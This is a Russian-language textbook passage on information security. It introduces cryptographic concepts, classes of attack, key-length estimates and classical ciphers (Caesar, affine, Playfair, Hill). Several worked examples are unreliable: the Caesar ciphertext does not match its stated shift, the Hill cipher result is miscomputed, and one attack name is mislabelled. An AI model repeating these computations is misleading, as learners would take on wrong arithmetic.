Защита информации
Учебное пособие

Габидулин Эрнст Мухамедович
Кшевецкий Александр Сергеевич
Колыбельников Александр Иванович

Оглавление

Предисловие

Изучение курса «Защита информации» необходимо начать с понятия *информация*. В теоретической информатике информация – это любые сведения или данные, которые могут быть зафиксированы на электронном носителе. Информация в виде некоторых сообщений передается от источника информации к получателю по каналу связи. Хранение информации тоже можно считать передачей, где каналом является система хранения.

Возникают вопросы. Что такое «защита информации», вынесенное в заглавие курса? Это сохранение целостности и конфиденциальности передаваемых сведений. В каких случаях и почему информацию необходимо «защищать»? Защищать информацию нужно от разрушения целостности и конфиденциальности при вмешательстве нелегального пользователя.

Целостность информации – это сведения, которые были переданы источником и получены получателем без изменения. **Конфиденциальность** означает, что сведения получены тем, кому предназначались, то есть **легальным пользователем**. Никто другой – так называемое третье лицо, то есть нелегальный пользователь, – эти сведения не получил. Чтобы выполнить условия защиты информации, на передающей стороне применяется **шифрование**. На приемной стороне легальный пользователь осуществляет **расшифрование**. Процесс получения информации нелегальным пользователем называется **дешифрованием**[1], а сам нелегальный пользователь – **криптоаналитиком**.

Защита информации реализуется техническими и организацион-

[1] В англоязычной литературе словом «decryption» обозначается и расшифрование, и дешифрование.

ными методами. В пособии изложены только технические методы, и среди них основной акцент сделан на криптографическую защиту.

Глава 1

Основные понятия и определения

1.1. Краткая история криптографии

Вслед за возникновением письменности появилась задача обеспечения секретности и подлинности передаваемых сообщений путем так называемой тайнописи. Поскольку государства возникали почти одновременно с письменностью, дипломатия и военное управление требовали секретности.

Данные о первых способах тайнописи весьма обрывочны. Предполагается, что тайнопись была известна в древнем Египте и Вавилоне. До нашего времени дошли литературные свидетельства того, что секретное письмо использовалось в древней Греции. Наиболее известен метод шифрования, который использовался Цезарем (100–44 гг. до н.э.). Шифрование производилось заменой каждого символа алфавита на второй символ справа.

Первое известное исследование по анализу стойкости методов шифрования сделано в «Манускрипте о дешифровании криптографических сообщений» Абу Аль-Кинди (801—873 гг. н.э.). Он показал, что моноалфавитные шифры, в которых каждому символу кодируемого текста ставится в соответствие однозначно какой-то другой символ алфавита, легко поддаются частотному криптоана-

лизу. Абу Аль-Кинди был так же знаком с более сложными полиалфавитными шифрами.

В европейских странах полиалфавитные шифры были открыты в эпоху Возрождения. Итальянский архитектор Баттиста Альберти (1404–1472) изобрел полиалфавитный шифр, который впоследствии получил имя дипломата XVI века Блеза де Виженера. В истории развития полиалфавитных шифров до XX века также наиболее известны немецкий аббат XVI века Иоганн Трисемус и английский ученый начала XIX века Чарльз Витстон. Витстон изобрел простой и стойкий способ полиалфавитной замены, называемый шифром Плейфера по имени лорда Плейфера способствовавшему внедрению шифра. Шифр Плейфера использовался вплоть до Первой мировой войны.

Прообразом современных шифров для электронно-вычислительных машин стали так называемые роторные машины XX века, которые позволяли легко создавать устойчивые к взлому полиалфавитные шифры. Примером такой машины является немецкая машина *Enigma*, разработанная в конце первой мировой войны.

Появление в середине XX столетия первых ЭВМ кардинально изменило ситуацию. Вычислительные способности компьютеров подняли на совершенно новый уровень как возможности по реализации шифров, ранее немыслимых из-за своей высокой сложности, так и возможности аналитиков по их взлому. Возникло разделение шифров по области применения.

В 1976 году появился шифр DES преимущественно использовавшийся для шифрования пакетов данных при передаче в компьютерных сетях и системах хранения. С 90-х годов параллельно с традиционными шифрами на булевой алгебре активно развиваются шифры, основанные на операциях в конечном поле. В 2002 году из-за распространения персональных компьютеров и большего объема данных, американский стандарт шифрования DES был сменен на более стойкий и быстрый в программной реализации шифр AES.

В беспроводных голосовых сетях передачи данных используются шифры с малой задержкой шифрования и расшифрования на основе посимвольных, а не пакетных, преобразований.

Параллельно с разработкой быстрых шифров, в 1977 г. появился новый класс криптосистем, так называемые криптосистемы с

открытым ключом. Они намного медленнее других шифров, но сделали возможным цифровые аутентификацию и подпись – основу защищенной связи в интернет.

В настоящее время наиболее частое применение криптографии можно упрощенно описать в три шага: цифровая аутентификация сторон криптосистемой с открытым ключом, создание временных сеансовых ключей и дальнейшее шифрование обмена данных быстрым шифром.

1.2. Модель системы передачи с криптозащитой

Простая модель системы передачи с криптозащитой представлена на рис. 1.1, где введены следующие обозначения:

- A – источник информации;
- B – получатель информации, легальный пользователь;
- X – передаваемое сообщение до шифрования, называемое **открытым текстом**; множество всех возможных открытых текстов обозначается через $\mathbb{M}$ (от слова Message);
- K_1 – ключ шифрования; множество всех возможных ключей шифрования обозначается $\mathbb{K}_E$ (от слов Key и Encryption);
- Y – шифрованное сообщение (или **шифротекст**, или **шифрограмма**); множество всех возможных шифротекстов обозначается через $\mathbb{C}$ (от термина Cipher text);
- K_2 – ключ расшифрования; множество возможных ключей расшифрования обозначается через $\mathbb{K}_D$ (от слов Key и Decryption), оно зависит от множества $\mathbb{K}_E$.

Шифр – это множество обратимых функций отображения E_{K_1} множества открытых текстов $\mathbb{M}$ в множество шифротекстов $\mathbb{C}$, зависимых от выбранного ключа шифрования K_1 из множества $\mathbb{K}_E$:

$$Y = E_{K_1}(X),\ X \in \mathbb{M},\ K_1 \in \mathbb{K}_E,\ Y \in \mathbb{C}. \tag{1.1}$$




Рис. 1.1. Передача информации с криптозащитой.

Можно сказать, что шифрование – обратимая функция двух аргументов, сообщения и ключа, причем ключ фиксируется сторонами A и B.

Для каждого K_1 эта функция должна быть обратимой. Обратимость – основное условие шифрования, по которому каждому зашифрованному сообщению Y соответствует одно исходное сообщение X. В обычных условиях легальный пользователь B на приемной стороне системы связи получает сообщение Y и осуществляет процедуру **расшифрования**. Расшифрование – это отображение множества шифротекстов $\mathbb{C}$ в множество открытых текстов $\mathbb{M}$ функцией D_{K_2}, зависимой от ключа расшифрования K_2 из множества $\mathbb{K}_D$, являющейся обратной к функции E_{K_1}.

$$D_{K_2}(Y) = X,\ Y \in \mathbb{C},\ K_2 \in \mathbb{K}_D,\ X \in \mathbb{M}. \tag{1.2}$$

Система передачи информации с криптозащитой называется **криптосистемой**.

Методы защиты информации зависят от возможных сценариев передачи. Рассмотрим несколько вариантов.

Сценарий 1. A – передающая сторона, B – принимающая сторона, E – **пассивный** криптоаналитик, который может подслушивать передачу, но не может вмешиваться в процесс передачи.

Это означает, что $Y = \widetilde{Y}$, то есть **целостность** информации обеспечена. Цель защиты — **обеспечение конфиденциальности**. Средства: *симметричные* и *асимметричные криптосистемы*. Дополнительные задачи: при большом числе поль-

зователей должна быть решена задача **распределения секретных ключей** между парами пользователей.

Сценарий 2. E – **активный** криптоаналитик, который может изменять, удалять и вставлять сообщения или их части.

Цель защиты – **обеспечение конфиденциальности** и **обеспечение целостности**. Средства – методы шифрования и добавление *кода аутентификации сообщения* (Message Authentication Code – MAC), позволяющего обнаружить нарушение целостности.

Сценарий 3. То же, что и в предыдущем сценарии (E – активный криптоаналитик, который может изменять, удалять и вставлять сообщения или их части), дополнительно к этому легальные пользователи A и B не доверяют друг другу. Цель защиты – **аутентификация пользователя**. Средства – *электронная цифровая подпись*.

1.3. Классификация криптосистем и шифров

1.3.1. Секретные и открытые ключи

Различают два класса криптосистем – с секретным и с открытым ключом.

Криптосистемы с секретным ключом

Криптосистема называется криптосистемой **с секретным ключом** или **симметричной** криптосистемой, если оба ключа K_1 и K_2 держатся в секрете. Как правило, ключи совпадают

$$K_1 = K_2 = K, \quad \mathbb{K}_E = \mathbb{K}_D.$$

Конкретный симметричный ключ K, используемый при шифровании и расшифровании, должен быть известен легальным сторонам A и B и храниться в секрете от нелегального пользователя E, называемого криптоаналитиком.

Естественными являются следующие требования к функциям шифрования и расшифрования $E_K(X)$ и $D_K(Y)$:

- при заданных парах аргументов (K, X) (соответственно (K, Y)) вычисление значений $E_K(X)$ и $D_K(Y)$ должно быть «легкой» задачей, то есть требовать небольших вычислительных ресурсов от легальных пользователей A и B;

- если известен аргумент Y и не известен ключ K, то нахождение X из функции $Y = E_K(X)$ должно быть «трудной» задачей, то есть за пределом вычислительных возможностей криптоаналитика E.

Функция $y = f(x)$, для которой нахождение прообраза x по образу y вычислительно невозможно, называется **однонаправленной**.

Симметричные криптосистемы делятся на потоковые и блоковые. **Потоковые** криптосистемы осуществляют посимвольное (например, побитовое или побайтовое) шифрование потока символов неограниченной длины. В основном, потоковые криптосистемы реализуются аппаратно и применяются в беспроводных сетях передачи данных из-за необходимости сразу же передавать данные по мере их поступления.

Блоковые криптосистемы шифруют один блок символов, то есть последовательность фиксированной длины. Как правило, размер блока равен 64, 128 или 256 бит. Для шифрования произвольной последовательности символов блоковым шифром сообщение разбивается на блоки, которые шифруются последовательно. Зашифрованные блоки формируют шифротекст. Шифрование блока может быть зависимым от предыдущего блока – так называемый **режим сцепления блоков**.

Для симметричных криптосистем возникает задача **распределения секретных ключей** между легальными пользователями – надежное создание и доставка уникальных секретных ключей для всех пар пользователей.

Криптосистемы с открытым ключом

Криптосистема называется криптосистемой **с открытым ключом** или **асимметричной** криптосистемой, если один из ключей, называемый открытым ключом, известен всем пользователям, вклю-

чая криптоаналитика, а другой ключ известен только передающей или принимающей стороне. Естественно, что

$$K_1 \neq K_2.$$

Если K_1 – открытый ключ известный всем, а K_2 – секретный ключ известный только получателю B, криптосистема с открытым ключом реализует *однонаправленную* систему **шифрования с открытым ключом** от всех участников к одному получателю B. Все участники могут зашифровывать сообщения для B и только он один может расшифровывать.

Если K_1 – секретный ключ известный только отправителю A, а K_2 – открытый ключ известный всем, то криптосистема с открытым ключом реализует **электронно-цифровую подпись**. Пользователь A выполняет шифрование (подписание) сообщения своим секретным ключом, а все остальные пользователи могут расшифровать с помощью открытого ключа. Причем, только один A может зашифровывать так, чтобы сообщение можно было расшифровать открытым ключом, и остальные пользователи расшифровав открытым ключом, убеждаются, что сообщение было зашифровано только A и никем другим.

В случае шифрования с открытым ключом должны выполняться требования к функциям шифрования и расшифрования:

- функция $Y = E_{K_1}(X)$ при известном открытом ключе шифрования K_1 должна быть *однонаправленной*: если задан аргумент X, то вычислить значение Y легко, но если задано значение Y, то вычислить аргумент X трудно;

- при известном открытом ключе шифрования K_1 и виде функций $E_{K_1}(X)$ и $D_{K_2}(Y)$ вычисление секретного ключа расшифрования K_2 является вычислительно трудной задачей.

Для электронно-цифровой подписи требования такие же, если пользователей поменять местами.

На сегодняшний день симметричные криптосистемы обладают высокой скоростью шифрования данных (десятки мегабайт в секунду на ПК), а известные криптосистемы с открытым ключом – низкой скоростью (килобайты в секунду на ПК). В то же время общедоступность открытого ключа для всех пользователей в асиммет-

ричной криптосистеме позволяет строить *удобные* системы **аутентификации** пользователей и последующего распределения ключей для всех пар пользователей так как нет необходимости держать открытый ключ в секрете.

Поэтому симметричные криптосистемы из-за высокой скорости используют для шифрования данных, в то время как асимметричные – для аутентификации и создания секретных **сеансовых** ключей для симметричного шифрования данных.

1.3.2. Шифры замены и перестановки

По способу преобразования открытого текста в шифрованный текст шифры разделяются на шифры замены и шифры перестановки.

Шифры замены

В шифрах **замены** символы одного алфавита заменяются символами другого алфавита обратимым преобразованием. В последовательности открытого текста символы входного алфавита заменяются на символы выходного алфавита. Такие шифры применяются как в симметричных системах, так и в асимметричных криптосистемах. Если при преобразовании используются однозначные функции, то шифры замены называются однозначными шифрами замены. Если используются многозначные функции, то шифры называются многозначными шифрами замены.

В **омофоне** символ входного алфавита заменяется на один символов подмножества выходного алфавита. Количество символов в каждом подмножестве замены пропорционально частоте встречаемости символа открытого текста. Таким образом омофон создает равномерное распределение символов шифротекста и прямой частотный криптоанализ не возможен.

Шифры бывают **моноалфавитные**, когда для шифрования используется одно отображение входного алфавита в выходной алфавит. Если алфавит на вход и выходе одинаков и его размер равен D, тогда количество всевозможных моноалфавитных шифров замены такого типа равно $D!$.

Полиалфавитный шифр задает множество вариантов отображения входного алфавита на выходной алфавит – символы открытого текста заменяются разными функциями. Шифры замены могут быть как потоковыми, так и блоковыми. Однозначный полиалфавитный потоковый шифр замены называется **шифром гаммирования**. Символом алфавита может быть 256-битовое слово, соответственно, размер алфавита – 2^{256}.

Шифры перестановки

Шифры **перестановки** реализуются следующим образом. Берут открытый текст, например буквенный, и разделяют на блоки, последовательности определенной длины $x_1, x_2, \ldots, x_m$. Затем осуществляется перестановка символов последовательности. Перестановки могут быть однократные и многократные. Частный случай перестановки – сдвиг. Приведем пример:

$$\text{секрет} \xrightarrow{\text{сдвиг}} \text{ретсек} \xrightarrow{\text{перестановка}} \text{рскете}.$$

Ключ такого шифра указывает порядок изменения номеров букв при шифровании и соответствующий порядок при расшифровании.

Существуют так называемые **маршрутные перестановки**. Используется какая-либо геометрическая фигура, например, прямоугольник. Запись открытого текста ведется по одному *маршруту*, например по строкам, а считывание для шифрования осуществляется по другому маршруту, например по столбцам. Ключ шифра определяет эти маршруты.

В полиалфавитных шифрах при шифровании открытый текст разбивается на последовательности длины n, где n – **период**. Этот параметр выбирает *криптограф* и держит его в секрете.

Поясним процедуру шифрования полиалфавитным шифром. Для этого шифруемое сообщение запишем в виде матрицы, столбцами которой являются последовательности определенной длины. Пусть открытый текст таков: «Игры различаются по содержанию характерным особенностям а также по тому какое место они занимают в жизни детей». Зададим $n = 4$ и представим открытый текст в виде матрицы размера (4×24):

и	р	и	т	о	е	н	а	т	ы	о	н	я	а	п	м	к	е	о	а	а	ж	и	е	й
г	а	ч	с	с	р	и	ар	е	м	б	о	м	к	о	у	о	с	н	н	ю	и	д	й	
р	з	а	о	ж	р	ю	р	е	ы	е	о	м	ж	т	к	е	т	и	и	т	з	е	
ы	л	ю	п	д	а	х	а	р	с	н	с	а	е	о	а	м	о	з	м	в	н	т	

Выбираем 4 различных моноалфавитных шифра.

Первую строку шифруем, используя первый шифр.

Вторую строку шифруем, используя второй шифр.

и т.д.

Выполняя расшифрование, легальный пользователь знает период. Он располагает принятую шифрограмму в матрицу с длиной строки, равной периоду, к каждому столбцу применяет соответствующий ключ и расшифровывает сообщение, зная соответствующие шифры.

Шифры перестановки – это частный случай шифров замены, если отождествить один блок перестановки с одним символом большого алфавита.

Композиционные шифры

Почти все современные шифры **композиционные**, в них применяется несколько различных методов шифрования к одному и тому же открытому тексту. Другое название – **составные шифры**.

В современных криптосистемах шифры замены и перестановок используются многократно, образуя составные (композиционные) шифры.

1.3.3. Примеры современных криптопримитивов

Приведем примеры названий некоторых современных криптографических примитивов, из которых строят системы защиты информации:

- DES, AES, ГОСТ 28147-89, Blowfish, RC5, RC6 – блоковые симметричные шифры, скорость обработки десятки мегабайт в секунду,
- A5/1, A5/2, A5/3, RC4 – потоковые симметричные шифры с высокой скоростью, семейство A5 применяется в мобильной связи GSM, RC4 – в компьютерных сетях для SSL соединения между браузером и вебсервером,
- RSA – криптосистема с открытым ключом для шифрования,
- RSA, DSA, ГОСТ Р 34.10-2001 – криптосистемы с открытым ключом для электронно-цифровой подписи,
- MD5, SHA-1, SHA-2, ГОСТ Р 34.11-94 – криптографические хэш-функции.

1.4. Методы криптоанализа и типы атак

Нелегальный пользователь-криптоаналитик получает информацию путем дешифрования. Сложность этой процедуры определяется числом стандартных операций, которые надо произвести для достижения цели. **Двоичной сложностью** (или битовой сложностью) алгоритма называется количество двоичных операций, которые необходимо выполнить для его завершения. Наиболее сложным является дешифрование полиалфавитных шифров.

Попытка криптоаналитика E получить информацию называется **атакой** или криптоатакой. Как правило, легальным пользователям нужно обеспечить защиту информации на протяжении от нескольких до 100 лет. Если попытка атаки оказалась удачной для нелегального пользователем E и информация получена или может быть получена в ближайшем будущем, то такое событие называется **взломом криптосистемы**, или **вскрытием криптосистемы**. Метод вскрытия криптосистемы называется **криптоанализом**. Криптосистема называется **криптостойкой**, если число стандартных операций для ее взлома превышает возможности современных вычислительных средств в течении всего времени защиты информации (до 100 лет).

В общем случае в криптоанализе под **взломом** криптосистемы понимается построение алгоритма криптоатаки для получения доступа к информации с количеством операций, меньшим, чем планировалось при создании этой криптосистемы. Взлом криптосистемы – это не обязательно реально осуществленное извлечение информации, так как количество операций для извлечения информации может быть вычислительно недостижимым в настоящее время, а также в течении всего времени защиты.

Рассмотрим основные сценарии работы криптоаналитика E. В первом сценарии криптоаналитик может осуществлять подслушивание и (или) перехват сообщений. Его вмешательство не нарушает целостности информации: $Y = \widetilde{Y}$. Эта роль криптоаналитика называется **пассивной**. Так как он получает доступ к информации, то здесь нарушается конфиденциальность.

Во втором сценарии роль криптоаналитика **активная**. Он может подслушивать, перехватывать сообщения и преобразовывать их по своему усмотрению: задерживать, искажать с помощью перестановок пакетов, устраивать обрыв связи, создавать новые сообщения и т.п. Так что в этом случае выполняется условие $Y \neq \widetilde{Y}$. Это значит, что одновременно нарушается целостность и конфиденциальность передаваемой информации.

Приведем примеры пассивных и активных атак.

- Атака «**человек-посередине**» (man-in-the-middle) подразумевает криптоаналитика, который разрывает канал связи, встраиваясь между A и B, получает сообщения от A и от B, а от себя отправляет новые, фальсифицированные сообщения. В результате A и B не замечают, что общаются с E, а не друг с другом.

- Атака **воспроизведения** (replay attack) – когда криптоаналитик может записывать и в будущем воспроизводить шифротексты, имитируя легального пользователя.

- Атака на **различение** сообщений означает, что криптоаналитик, наблюдая одинаковые шифротексты, может извлечь информацию об идентичности исходных открытых текстов.

- Атака на **расширение** сообщений означает, что криптоаналитик может дополнить шифротекст осмысленной информацией

без знания секретного ключа.

- **Фальсификация** шифротекстов криптоаналитиком без знания секретного ключа.

Часто для нахождения секретного ключа криптоатаки строят в предположениях о доступности дополнительной информации. Приведем примеры.

- Атака на основе известного открытого текста (CPA, chosen plaintext attack) предполагает возможность криптоаналитику выбирать открытый текст и получать для него соответствующий шифротекст.

- Атака на основе известного шифротекста (CCA, chosen ciphertext attack) предполагает возможность криптоаналитику выбирать шифротекст и получать для него соответствующий открытый текст.

Обязательным требованием к современным криптосистемам является устойчивость ко всем известным типам атак – пассивным, активным и с дополнительной информацией.

Для защиты информации от активного криптоаналитика и обеспечения целостности дополнительно шифрованию сообщений применяют код аутентификации. Для него используют обозначение MAC (message authentication code). Как правило, MAC строится на основе хэш-функций, которые будут объяснены далее.

Существуют ситуации, когда пользователи A и B не доверяют друг другу. Например, A – банк, B – получатель денег. A утверждает, что деньги переведены, B утверждает, что не переведены. Решение задачи аутентификации и неотрицаемости состоит в обеспечении **электронной цифровой подписью** каждого из абонентов. Предварительно надо решить задачу о генерировании и распределении секретных ключей.

В общем случае системы защиты информации должны обеспечивать:

- конфиденциальность (защита от наблюдения),

- целостность (защита от изменения)

- аутентификацию (защита от фальсификации пользователя и сообщений)
- доказательство авторства информации (доказательство авторства и защита от его отрицания),

как со стороны получателя, так и со стороны отправителя.

Важным критерием для выбора степени зашиты является сравнение стоимости реализации взлома для получения информации и экономического эффекта от ее владения. Очевидно, что если стоимость взлома превышает ценность информации, взлом нецелесообразен.

1.5. Минимальные длины ключей

Оценим минимальную битовую длину ключа для обеспечения криптостойкости, то есть защиты криптосистемы от атаки полным перебором всех возможных секретных ключей. Сделаем такие предположения:

- одно ядро процессора выполняет $R = 10^7 \approx 2^{23}$ шифрований и расшифрований в секунду;
- вычислительная сеть состоит из $n = 10^3 \approx 2^{10}$ узлов;
- в каждом узле имеется $C = 16 = 2^4$ ядер процессора;
- нужно обеспечить защиту данных на $Y = 100$ лет, т.е. на $S \approx 2^{32}$ с;
- выполняется закон Мура об удвоении вычислительной производительности на единицу стоимости каждые 2 года, то есть производительность вырастет в $M = 2^{Y/2} \approx 2^{50}$ раз.

Число переборов N примерно равно

$$N \approx R \cdot n \cdot C \cdot S \cdot M,$$

$$N \approx 2^{23} \cdot 2^{10} \cdot 2^4 \cdot 2^{32} \cdot 2^{50} = 2^{23+10+4+32+50} = 2^{119}.$$

Следовательно, минимально допустимая длина ключа для защиты от атаки перебором на 100 лет составляет порядка

$$\log_2 N \approx 119$$

бит.

Например, в 1997 году предыдущий американский стандарт шифрования DES с 56-битовым секретным ключом впервые был взломан перебором интернет-сетью из 78 000 частных компьютеров, производивших фоновые вычисления по проекту DESCHAL.

Глава 2

Классические шифры

В главе приведены наиболее известные *классические* шифры, то есть, шифры, которыми можно пользоваться на бумаге, до появления роторных машин. К ним относятся шифр Цезаря, шифр Плейфера–Витстона, шифр Хилла, шифр Виженера. Они очень наглядно демонстрируют различные классы шифров.

2.1. Моноалфавитные шифры

Если функция преобразования открытого текста в шифротекст является аддитивной, то и соответствующий шифр называется **аддитивным**. Если это преобразование является аффинным, то шифр называется **аффинным**.

2.1.1. Шифр Цезаря

Известным простым примером шифра замены является **шифр Цезаря**. В шифре Цезаря символ открытого текста заменяется на символ, полученный циклическим сдвигом алфавита. Ключом K является первый символ сдвинутого алфавита. Пояснения к этому шифру показаны на рисунке ниже. Он, как и другие шифры замены, характерен тем, что каждой букве открытого текста соответствует строго определенная буква шифрованного текста. Процедура

шифрования поясняется с помощью рисунка ниже и состоит в следующем. Записывают все буквы латинского алфавита подряд

$$ABCDE\ldots Z.$$

Делают циклический сдвиг вправо на три буквы и записывают все буквы во втором ряду, начиная с буквы C. Буквы первого ряда заменяют соответствующими (показано стрелкой на рисунке) буквами второго ряда. После такой замены слова не распознаются теми, кто не знает ключа.

A	B	C	D	E		X	Y	Z
↓	↓	↓	↓	↓	…	↓	↓	↓
C	D	E	F	G		Z	A	B

Пример. В русском языке сообщение ИЗУЧАЙТЕКРИПТОГРАФИЮ посредством шифрования с ключом $K =$ в (сдвиг вправо на 2 символа по алфавиту) преобразуется в ЛКЦЪГМХИВНУЛТСЖУГЧЛА.

Недостатком шифра замены является то, что в шифрованном тексте сохраняются все частоты появления букв открытого текста и корреляционные связи между буквами. Они существуют в каждом языке. Например, в русском языке чаще всего встречаются буквы A и O. Для дешифрования криптоаналитик имеет возможность прочитать открытый текст, используя частотный анализ букв шифротекста.

2.1.2. Аддитивный шифр перестановки

Следующий рисунок поясняет **аддитивный шифр** перестановки. Все 26 букв латинского алфавита нумеруют по порядку от 0 до 25. Затем номер буквы меняют в соответствии с уравнением

$$y = x + b \mod 26,$$

где x – прежний номер, y – новый номер, b – заданное целое число, определяющее сдвиг номера и известное только легальным пользователям.

A	B	C	D	E		X	Y	Z
↓	↓	↓	↓	↓	…	↓	↓	↓
2	3	4	5	6		25	0	1

2.1.3. Аффинный шифр

Аддитивный шифр является частным случаем **аффинного шифра**. Зашифрованное сообщение имеет вид

$$y = ax + b \mod n.$$

Здесь производится умножение прежнего номера x из алфавита $\{0, 1, 2, \ldots, N \leq n-1\}$ символов на заданное целое число a и сложение с числом b. Ключом является $K = (a, b)$.

Расшифрование осуществляется по формуле

$$x = (y - b)a^{-1} \mod n.$$

Чтобы обеспечить обратимость в этом шифре, должен существовать единственный обратный элемент a^{-1} по модулю n. Для этого должно выполняться условие $\gcd(a, n) = 1$, то есть a и n должны быть взаимно простыми числами (gcd – обозначение термина с английского great common divider – наибольший общий делитель, НОД).

2.2. Биграммные шифры замены

Если при шифровании две буквы открытого текста преобразуются в другую форму, то такой шифр называется **биграммным** шифром замены. Первый биграммный шифр был изобретен аббатом Иоганном Трисемусом и опубликован в 1508 году. Другой биграммный шифр изобретен в 1854 году Чарльзом Витстоном. Лорд Лайон Плейфер внедрил этот шифр в государственные службы Великобритании, и шифр был назван шифром Плейфера. Еще одним известным примером биграммного шифра замены является шифр **Плейфера–Витстона**, который также был предназначен для дипломатической переписки.

Опишем процедуру шифрования Плейфера–Витстона. Заготавливается таблица для английского алфавита (буквы I, J отождествляются), в которую заносятся буквы перемешанного алфавита, например в виде таблицы, представленной ниже. Часто перемешивание алфавита реализуется с помощью начального слова. В нашем примере начальное слово $playfir$. Таблица имеет вид

p	l	a	y	f
i	r	b	c	d
e	g	h	k	m
n	o	q	s	t
u	v	w	x	z

Буквы открытого текста разбиваются на пары. Правила шифрования каждой пары состоят в следующем.

- Если буквы пары не лежат в одной строке или в одном столбце таблицы, то они заменяются буквами, образующими с исходными буквами вершины прямоугольника. Первой букве пары соответствует буква таблицы, находящаяся в том же столбце. Пара букв открытого текста we заменяется двумя буквами таблицы hu. Пара букв открытого текста ew заменяется двумя буквами таблицы uh.

- Если буквы пары открытого текста расположены в одной строке таблицы, то каждая буква заменяется соседней справа буквой таблицы. Например, пара gk заменяется двумя буквами hm. Если одна из этих букв – крайняя правая в таблице, то ее «правым соседом» считается крайняя левая в этой строке. Так, пара to заменяется буквами nq.

- Если буквы пары лежат в одном столбце, то каждая буква заменяется соседней буквой снизу. Например, пара lo заменяется парой rv. Если одна из этих букв крайняя нижняя, то ее «нижним соседом» считается крайняя верхняя буква в этом столбце таблицы. Например, пара kx заменяется буквами sy.

- Если буквы в паре одинаковые, то между ними вставляется определенная буква, называемая «буквой-пустышкой». После этого разбиение на пары производится заново.

Пример. Используем этот шифр и зашифруем сообщение «Wheatstone was the inventor» в первой строке таблицы. Получаем после разбиения этой фразы на пары шифрованный текст во второй строке:

wh	ea	ts	to	ne	wa	st	he	in	ve	nt	or
aq	ph	nt	nq	un	ab	tn	kg	eu	gu	on	vg

Шифр Плейфера–Витстона может быть взломан. Несложно найти ключ, если известны как шифрованный, так и открытый тексты. Если известен только шифрованный текст, то криптоаналитик анализирует соответствие между частотой появления биграмм в шифрованном тексте и известной частотой появления биграмм в языке, на котором написано сообщение. Такой частотный анализ помогает дешифрованию.

2.3. Полиграммный шифр замены Хилла

Если при шифровании более двух букв открытого текста преобразуются в другую форму, то шифр называется **полиграммным**. Лестер С. Хилл изобрел полиграммный шифр замены в 1929 г. Это был первый шифр, который позволял оперировать более чем с тремя символами за один такт.

В шифре **Хилла** предварительно текст преобразуют в цифровую форму и разбивают на последовательности по n последовательных цифр. Такие последовательности называются n-граммами. Выбирают обратимую по модулю m $(n \times n)$-матрицу $\mathbf{A} = (a_{ij})$, где m – число букв в алфавите. Выбирают случайный n-вектор $\mathbf{f} = (f_1, \ldots, f_n)$. После чего n-грамма открытого текста $\mathbf{x} = (x_1, x_2, \ldots, x_n)$ заменяется n-граммой шифрованного текста $\mathbf{y} = (y_1, y_2, \ldots, y_n)$ по формуле

$$\mathbf{y} = \mathbf{x}\mathbf{A} + \mathbf{f} \mod m.$$

Расшифрование проводится по правилу

$$\mathbf{x} = (\mathbf{y} - \mathbf{f})\mathbf{A}^{-1} \mod m.$$

Пример. Приведем пример шифрования с помощью шифра Хилла. Преобразуем английский алфавит в числовую форму ($\mathrm{m} = 26$) следующим образом:

$$\mathrm{a} \to 0,\ \mathrm{b} \to 1, \mathrm{c} \to 2, \ldots, \mathrm{z} \to 25.$$

Выберем для примера $n = 2$. Запишем фразу «Wheatstone was the inventor» из предыдущего примера (первая строка таблицы). Каждой букве поставим в соответствие ее номер в алфавите (вторая строка):

w,h	e,a	t,s	t,o	n,e	w,a	s,t	h,e	i,n	v,e	n,t	o,r
22,7	4,0	19,18	19,14	13,4	22,0	18,19	7,4	8,13	21,4	13,19	14,17

Выберем матрицу шифрования A в виде

$$\mathbf{A} = \begin{pmatrix} 5 & 8 \\ 3 & 5 \end{pmatrix}.$$

Эта матрица обратима по $\mod 26$, так как ее определитель равен 1 и взаимно прост с числом букв английского алфавита $m = 26$. Обратная матрица равна

$$\mathbf{A}^{-1} = \begin{pmatrix} 5 & 18 \\ 23 & 5 \end{pmatrix} \mod 26.$$

Выберем вектор $\mathbf{f} = (4, 2)$. Первая числовая пара открытого текста $\mathbf{x} = (\mathrm{w}, \mathrm{h}) = (22, 7)$ зашифрована в виде

$$\mathbf{y} = \mathbf{x}\mathbf{A} + \mathbf{f} = (22, 7) \begin{pmatrix} 5 & 8 \\ 3 & 5 \end{pmatrix} + (4, 2) = (14, 3) \mod 26$$

или в буквенном виде (o, d).

Повторяя вычисления для всех пар, получим полный шифрованный текст в числовом виде (третья строка) или в буквенном виде (четвертая строка):

w,h	e,a	t,s	t,o	n,e	w,a	s,t	h,e	i,n	v,e	n,t	o,r
22,7	4,0	19,18	19,14	13,4	22,0	18,19	7,4	8,13	21,4	13,19	14,17
14,3	24,22	9,21	3,9	23,1	10,8	12,19	19,23	18,3	11,15	13,20	2,19
o,d	y,w	j,v	d,j	x,b	k,i	m,t	t,x	s,d	l,p	n,u	c,t

Криптосистема Хилла уязвима к частотному криптоанализу, который основан на вычислении частот последовательностей символов. Рассмотрим пример взлома простого варианта криптосистемы Хилла.

Пример. В английском языке $m = 26$,

$$a \to 0,\ b \to 1,\ \ldots,\ z \to 25.$$

При шифровании использована криптосистема Хилла с матрицей второго порядка с нулевым вектором $\mathbf{f}$. Наиболее часто встречающиеся в шифротексте биграммы – RH и NI, в то время как в

исходном языке они TH и HE (артикль THE). Найдем матрицу секретного ключа, составив уравнения

$$R = 17 = -9 \mod 26, \quad H = 7 \mod 26, \quad N = 13 \mod 26,$$
$$I = 8 \mod 26, \quad T = 19 = -7 \mod 26, \quad E = 4 \mod 26;$$

$$\begin{pmatrix} \mathrm{R} & \mathrm{H} \\ \mathrm{N} & \mathrm{I} \end{pmatrix} = \begin{pmatrix} \mathrm{T} & \mathrm{H} \\ \mathrm{H} & \mathrm{E} \end{pmatrix} \cdot \begin{pmatrix} k_{1,1} & k_{1,2} \\ k_{2,1} & k_{2,2} \end{pmatrix} \mod 26;$$

